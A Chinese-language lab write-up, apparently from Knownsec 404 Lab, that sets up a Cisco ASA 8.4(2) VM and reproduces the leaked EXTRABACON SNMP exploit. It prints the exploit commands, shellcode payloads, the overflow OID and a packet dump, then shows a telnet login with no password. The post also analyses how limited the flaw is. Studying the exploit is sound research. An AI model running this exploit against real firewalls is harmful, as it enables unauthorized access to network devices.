

本文來自 知道創宇404實驗室 @Hcamael
這幾天在研究方程式泄露的EXTRABACON(EXBA)PoC, 網上沒找到能成功的遠程, 所以準備自己本地搭環境, 然后看到了這篇文章http://www.freebuf.com/vuls/112589.html
這篇文章是在方程式信息泄露后看過的對我最有幫助的文章了, 不過尷尬的是, 文章中復現環境是Windows下使用VM, 可是我的環境卻是Linux+VBox
表示我的Windows都是用來打游戲的, 啥工具都沒有, 仔細看了下文章, 準備去搜搜Linux+VBox的解決方案
首先是虛擬機鏡像文件這些東西: http://l.0x48.pw/blackhat/ASA-8.4.zip
解壓出來, 里面有個ASA-8.4.ovf, 可直接用VBox的import applicace導入虛擬機
講道理, 應該導入后就可以使用了, 但是沒人跟你講道理, 所以接下來要做兩件事, 或者可以說是一件事 —— 配網絡, 配網絡就需要使用Serial口連進去.
連接Serial口
如下圖所示:

基本默認就好, 重要的是Path/Address: /tmp/gns3_vbox/5d5928d1-3cb9-46c6-85cb-b7e1121f188c
這個地址自己填一個, 要寫到VBox可寫目錄, 所以選擇了/tmp
然后在Ubuntu下連接Serial口的工具我選擇了minicom:
$ sudo apt install minicom
$ sudo vim /etc/minicom/minirc.dfl
pu port         unix#/tmp/gns3_vbox/5d5928d1-3cb9-46c6-85cb-b7e1121f188c

#后面跟的路徑就是上面VBox的那個路徑
然后就是啟動虛擬機了, 不過在啟動之前還有幾個問題
如圖:

更大的那塊硬盤要作為Master, 要設置成啟動盤, 虛擬機導入后是500kb的那塊是啟動盤, 所以啟動不起來
然后是網絡, 自己測試就開一塊網卡就夠了, 然后我使用only-host, 如圖:


然后可以開機了
開機后選擇ASA 8.42 啟動, 然后會停在Booting the kernel, 然后別等了, 你等再久也是這頁面(我最開始摸索的時候傻傻的等了半小時), 現在就可以使用minicom去連接ASA的Serial口了
$ sudo minicom然后等會就能進入防火墻的終端了
ciscoasa>en
Password:
ciscoasa#show run
......
interface GigabitEthernet0
 shutdown
 no nameif
 no security-level
 no ip address
!
......
查看配置會發現VBox的host-only配的DHCP對這防火墻并沒有用, 所以只能配靜態ip了
因為上面VBox host-only的網卡我配的是192.168.56.1, 所以防火墻我配個192.168.56.150
ciscoasa# conf ter
ciscoasa(config)#

***************************** NOTICE *****************************

Help to improve the ASA platform by enabling anonymous reporting,
which allows Cisco to securely receive minimal error and health
information from the device. To learn more about this feature,
please visit: http://www.cisco.com/go/smartcall

Would you like to enable anonymous error reporting to help improve
the product? [Y]es, [N]o, [A]sk later: y

Enabling anonymous reporting.
Adding "call-home reporting anonymous" to running configuration...
Creating trustpoint "_SmartCallHome_ServerCA" and installing certificate...

Trustpoint '_SmartCallHome_ServerCA' is a subordinate CA and holds a non self-s.

Trustpoint CA certificate accepted.

Please remember to save your configuration.

ciscoasa(config)# int G0
ciscoasa(config-if)# ip address 192.168.56.150 255.255.255.0
ciscoasa(config-if)# nameif inside
ciscoasa(config-if)# no shut
ciscoasa(config-if)# exit
ciscoasa(config)# exit
ciscoasa# show run
......
interface GigabitEthernet0
 nameif inside
 security-level 100
 ip address 192.168.56.150 255.255.255.0
......
配置ip成功, 然后試著ping
ciscoasa# ping 192.168.56.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.56.1, timeout is 2 seconds:
?????
Success rate is 0 percent (0/5)
是GG的, 需要重啟下
ciscoasa# copy running-config startup-config

Source filename [running-config]?
Cryptochecksum: 7ab821ac df1697e5 257673c1 49832288

5670 bytes copied in 0.20 secs
然后可以斷電重啟了(或者有沒有像Linux上/etc/init.d/networking restart的程序? 并不懂, 所以采取了簡單明了的硬重啟)
然后ping本機查看網絡是否通暢:
ciscoasa> ping 192.168.56.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.56.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
接下來就是開服務了, 根據漏洞描述, 防火墻需要開啟ssh/telnet 和 snmp服務, 通過snmp的漏洞讓ssh/telnet不需要密碼即可登陸, 默認情況下, 這些服務器都是關閉的, 需要我們手動開始
# 開啟telnet服務, 允許任何主機訪問
ciscoasa(config)# telnet 0.0.0.0 0.0.0.0 inside
# 開始snmp服務, 允許192.168.56.1主機訪問
ciscoasa(config)# snmp-server host inside 192.168.56.1 community public
檢查是否成功開啟
$ nmap 192.168.56.150 -p23 -Pn

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-01 14:34 CST
Nmap scan report for 192.168.56.150
Host is up (0.00024s latency).
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds

$ sudo nmap 192.168.56.150 -p161 -sU

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-01 14:36 CST
Nmap scan report for 192.168.56.150
Host is up (0.00020s latency).
PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 08:00:27:89:2B:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
然后可以使用方程式泄露的PoC打打看:
$ python extrabacon_1.1.0.1.py info -t 192.168.56.150 -c public
WARNING: No route found for IPv6 destination :: (no default route?)
Logging to /EXPLOITS/EXBA/concernedparent
[+] Executing:  extrabacon_1.1.0.1.py info -t 192.168.56.150 -c public
[+] probing target via snmp
[+] Connecting to 192.168.56.150:161
****************************************
[+] response:
###[ SNMP ]###
  version   = <ASN1_INTEGER[1L]>
  community = <ASN1_STRING['public']>
  \PDU       \
   |###[ SNMPresponse ]###
   |  id        = <ASN1_INTEGER[0L]>
   |  error     = <ASN1_INTEGER[0L]>
   |  error_index= <ASN1_INTEGER[0L]>
   |  \varbindlist\
   |   |###[ SNMPvarbind ]###
   |   |  oid       = <ASN1_OID['.1.3.6.1.2.1.1.1.0']>
   |   |  value     = <ASN1_STRING['Cisco Adaptive Security Appliance Version 8.4(2)']>
   |   |###[ SNMPvarbind ]###
   |   |  oid       = <ASN1_OID['.1.3.6.1.2.1.1.3.0']>
   |   |  value     = <ASN1_TIME_TICKS[93000L]>
   |   |###[ SNMPvarbind ]###
   |   |  oid       = <ASN1_OID['.1.3.6.1.2.1.1.5.0']>
   |   |  value     = <ASN1_STRING['ciscoasa']>

[+] firewall uptime is 93000 time ticks, or 0:15:30

[+] firewall name is ciscoasa

[+] target is running asa842, which is supported
Data stored in key file  : asa842
Data stored in self.vinfo: ASA842

To check the key file to see if it really contains what we're claiming:
# cat /EXPLOITS/EXBA/keys/dc9d0q.key

To disable password checking on target:
# extrabacon_1.1.0.1.py exec -k dc9d0q -t 192.168.56.150 -c public --mode pass-disable

To enable password checking on target:
# extrabacon_1.1.0.1.py exec -k dc9d0q -t 192.168.56.150 -c public --mode pass-enable
第一步是主機信息探測, 接下來就是攻擊了, 他的作用是可以無需密碼使用telnet/ssh 連接防火墻:
$ telnet 192.168.56.150
Trying 192.168.56.150...
Connected to 192.168.56.150.
Escape character is '^]'.


User Access Verification

Password:
Password:
Password: Connection closed by foreign host.
先看沒攻擊前, 是沒法連上的
$ python  extrabacon_1.1.0.1.py exec -k dc9d0q -t 192.168.56.150 -c public --mode pass-disable
WARNING: No route found for IPv6 destination :: (no default route?)
Logging to /EXPLOITS/EXBA/concernedparent
[+] Executing:  extrabacon_1.1.0.1.py exec -k dc9d0q -t 192.168.56.150 -c public --mode pass-disable
Data stored in self.vinfo: ASA842
[+] generating exploit for exec mode pass-disable
[+] using shellcode in ./versions
[+] importing version-specific shellcode shellcode_asa842
[+] building payload for mode pass-disable
appended PMCHECK_DISABLE payload bfa5a5a5a5b8d8a5a5a531f8bba525f6ac31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bff08f530931c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3
appended AAAADMINAUTH_DISABLE payload bfa5a5a5a5b8d8a5a5a531f8bba5b5adad31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bfe013080831c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3
[+] random SNMP request-id 527684062
[+] fixing offset to payload 50
overflow (112): 1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.67.123.122.173.53.165.165.165.165.131.236.4.137.4.36.137.229.131.197.72.49.192.49.219.179.16.49.246.191.174.170.170.170.129.247.165.165.165.165.96.139.132.36.224.1.0.0.4.50.255.208.97.195.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.25.71.20.9.139.124.36.20.139.7.255.224.144
payload (133): bfa5a5a5a5b8d8a5a5a531f8bba525f6ac31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bff08f530931c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3bfa5a5a5a5b8d8a5a5a531f8bba5b5adad31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bfe013080831c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3c3
EXBA msg (370): 3082016e02010104067075626c6963a582015f02041f73d1de0201000201013082014f30819106072b060102010101048185bfa5a5a5a5b8d8a5a5a531f8bba525f6ac31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bff08f530931c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3bfa5a5a5a5b8d8a5a5a531f8bba5b5adad31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bfe013080831c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3c33081b80681b32b060104010909836b010303010105095f8138437b7a812d3581258125812581258103816c048109042481098165810381454831814031815b813310318176813f812e812a812a812a81018177812581258125812560810b81042481600100000432817f8150618143811081108110811081108110811081108110811081108110811081108110811081108110811081108110811081108110811081108110811019471409810b7c2414810b07817f816081100500
[+] Connecting to 192.168.56.150:161
[+] packet 1 of 1
[+] 0000   30 82 01 6E 02 01 01 04  06 70 75 62 6C 69 63 A5   0..n.....public.
[+] 0010   82 01 5F 02 04 1F 73 D1  DE 02 01 00 02 01 01 30   .._...s........0
[+] 0020   82 01 4F 30 81 91 06 07  2B 06 01 02 01 01 01 04   ..O0....+.......
[+] 0030   81 85 BF A5 A5 A5 A5 B8  D8 A5 A5 A5 31 F8 BB A5   ............1...
[+] 0040   25 F6 AC 31 FB B9 A5 B5  A5 A5 31 F9 BA A2 A5 A5   %..1......1.....
[+] 0050   A5 31 FA CD 80 EB 14 BF  F0 8F 53 09 31 C9 B1 04   .1........S.1...
[+] 0060   FC F3 A4 E9 0C 00 00 00  5E EB EC E8 F8 FF FF FF   ........^.......
[+] 0070   31 C0 40 C3 BF A5 A5 A5  A5 B8 D8 A5 A5 A5 31 F8   1.@...........1.
[+] 0080   BB A5 B5 AD AD 31 FB B9  A5 B5 A5 A5 31 F9 BA A2   .....1......1...
[+] 0090   A5 A5 A5 31 FA CD 80 EB  14 BF E0 13 08 08 31 C9   ...1..........1.
[+] 00a0   B1 04 FC F3 A4 E9 0C 00  00 00 5E EB EC E8 F8 FF   ..........^.....
[+] 00b0   FF FF 31 C0 40 C3 C3 30  81 B8 06 81 B3 2B 06 01   ..1.@..0.....+..
[+] 00c0   04 01 09 09 83 6B 01 03  03 01 01 05 09 5F 81 38   .....k......._.8
[+] 00d0   43 7B 7A 81 2D 35 81 25  81 25 81 25 81 25 81 03   C{z.-5.%.%.%.%..
[+] 00e0   81 6C 04 81 09 04 24 81  09 81 65 81 03 81 45 48   .l....$...e...EH
[+] 00f0   31 81 40 31 81 5B 81 33  10 31 81 76 81 3F 81 2E   1.@1.[.3.1.v.?..
[+] 0100   81 2A 81 2A 81 2A 81 01  81 77 81 25 81 25 81 25   .*.*.*...w.%.%.%
[+] 0110   81 25 60 81 0B 81 04 24  81 60 01 00 00 04 32 81   .%`....$.`....2.
[+] 0120   7F 81 50 61 81 43 81 10  81 10 81 10 81 10 81 10   ..Pa.C..........
[+] 0130   81 10 81 10 81 10 81 10  81 10 81 10 81 10 81 10   ................
[+] 0140   81 10 81 10 81 10 81 10  81 10 81 10 81 10 81 10   ................
[+] 0150   81 10 81 10 81 10 81 10  81 10 81 10 81 10 19 47   ...............G
[+] 0160   14 09 81 0B 7C 24 14 81  0B 07 81 7F 81 60 81 10   ....|$.......`..
[+] 0170   05 00                                              ..
****************************************
[+] response:
###[ SNMP ]###
  version   = <ASN1_INTEGER[1L]>
  community = <ASN1_STRING['public']>
  \PDU       \
   |###[ SNMPresponse ]###
   |  id        = <ASN1_INTEGER[527684062L]>
   |  error     = <ASN1_INTEGER[0L]>
   |  error_index= <ASN1_INTEGER[0L]>
   |  \varbindlist\
   |   |###[ SNMPvarbind ]###
   |   |  oid       = <ASN1_OID['.1.3.6.1.2.1.1.1.0']>
   |   |  value     = <ASN1_STRING['Cisco Adaptive Security Appliance Version 8.4(2)']>
   |   |###[ SNMPvarbind ]###
   |   |  oid       = <ASN1_OID['.1.3.6.1.4.1.99.12.36.1.1.1.116.114.97.112.104.111.115.116.46.112.117.98.108.105.99.46.49.57.50.46.49.54.56.46.53.54.46.49.46.50']>
   |   |  value     = <ASN1_STRING['']>
[+] received SNMP id 527684062, matches random id sent, likely success
[+] clean return detected
然后使用telnet登陸看看
$ telnet 192.168.56.150
Trying 192.168.56.150...
Connected to 192.168.56.150.
Escape character is '^]'.


User Access Verification

Password:
Type help or '?' for a list of available commands.
ciscoasa> en
Password:
ciscoasa# conf ter
ciscoasa(config)#
攻擊成功
從上面環境搭建的過程我們來簡單的分析下這漏洞的情況
- 必須開啟snmp服務和ssh/telnet, 而防火墻默認是關閉的
- snmp服務開啟是使用白名單, 而且只能指定單個ip而不能指定整個網段
ciscoasa(config)# snmp-server host inside 0.0.0.0 community public
ERROR: Not a valid host address - 0.0.0.0
ciscoasa(config)# snmp-server host inside 192.168.56.0 community public $ sudo nmap 192.168.56.150 -p161 -sU
Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-01 15:07 CST
Nmap scan report for 192.168.56.150
Host is up (0.00018s latency).
PORT STATE SERVICE
161/udp open|filtered snmp
MAC Address: 08:00:27:89:2B:96 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.85 secondsciscoasa(config)# snmp-server host inside 192.168.56.0 255.255.255.0 community$
snmp-server host inside 192.168.56.0 255.255.255.0 community public
^
ERROR: % Invalid input detected at '^' marker.
ciscoasa(config)# snmp-server host inside 192.168.56.0/24 community public
^
ERROR: % Invalid input detected at '^' marker.可以看出, 因為不允許設置子網掩碼, 所以根本沒法輸入網絡地址, 只能輸入單個ip
- snmp的community認證問題, public為我們設置的認證字符串, 比如我們改一改
ciscoasa(config)# snmp-server host inside 192.168.56.1 community public-test$ python extrabacon_1.1.0.1.py info -t 192.168.56.150 -c public
WARNING: No route found for IPv6 destination :: (no default route?)
Logging to /EXPLOITS/EXBA/concernedparent
[+] Executing: extrabacon_1.1.0.1.py info -t 192.168.56.150 -c public
[+] probing target via snmp
[+] Connecting to 192.168.56.150:161
****************************************
Traceback (most recent call last):$ python extrabacon_1.1.0.1.py info -t 192.168.56.150 -c public-test
WARNING: No route found for IPv6 destination :: (no default route?)
Logging to /EXPLOITS/EXBA/concernedparent
[+] Executing: extrabacon_1.1.0.1.py info -t 192.168.56.150 -c public-test
[+] probing target via snmp
[+] Connecting to 192.168.56.150:161
****************************************
[+] response:
###[ SNMP ]###
version = <ASN1_INTEGER[1L]>
community = <ASN1_STRING['public-test']>
\PDU \
|###[ SNMPresponse ]###
| id = <ASN1_INTEGER[0L]>
| error = <ASN1_INTEGER[0L]>
| error_index= <ASN1_INTEGER[0L]>
| \varbindlist\
| |###[ SNMPvarbind ]###
| | oid = <ASN1_OID['.1.3.6.1.2.1.1.1.0']>
| | value = <ASN1_STRING['Cisco Adaptive Security Appliance Version 8.4(2)']>
| |###[ SNMPvarbind ]###
| | oid = <ASN1_OID['.1.3.6.1.2.1.1.3.0']>
| | value = <ASN1_TIME_TICKS[150100L]>
| |###[ SNMPvarbind ]###
| | oid = <ASN1_OID['.1.3.6.1.2.1.1.5.0']>
| | value = <ASN1_STRING['ciscoasa']>
[+] firewall uptime is 150100 time ticks, or 0:25:01
[+] firewall name is ciscoasa
[+] target is running asa842, which is supported
Data stored in key file : asa842
Data stored in self.vinfo: ASA842
To check the key file to see if it really contains what we're claiming:
# cat /EXPLOITS/EXBA/keys/OpezI1.key
To disable password checking on target:
# extrabacon_1.1.0.1.py exec -k OpezI1 -t 192.168.56.150 -c public-test --mode pass-disable
To enable password checking on target:在密碼不對的情況下snmp根本連不上
上述三種條件, 導致了該漏洞是非常雞肋的RCE, 首先你需要能訪問SNMP, 訪問SNMP需要你在防火墻的白名單中, 然后還要知道Community認證的密碼.
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/31/
暫無評論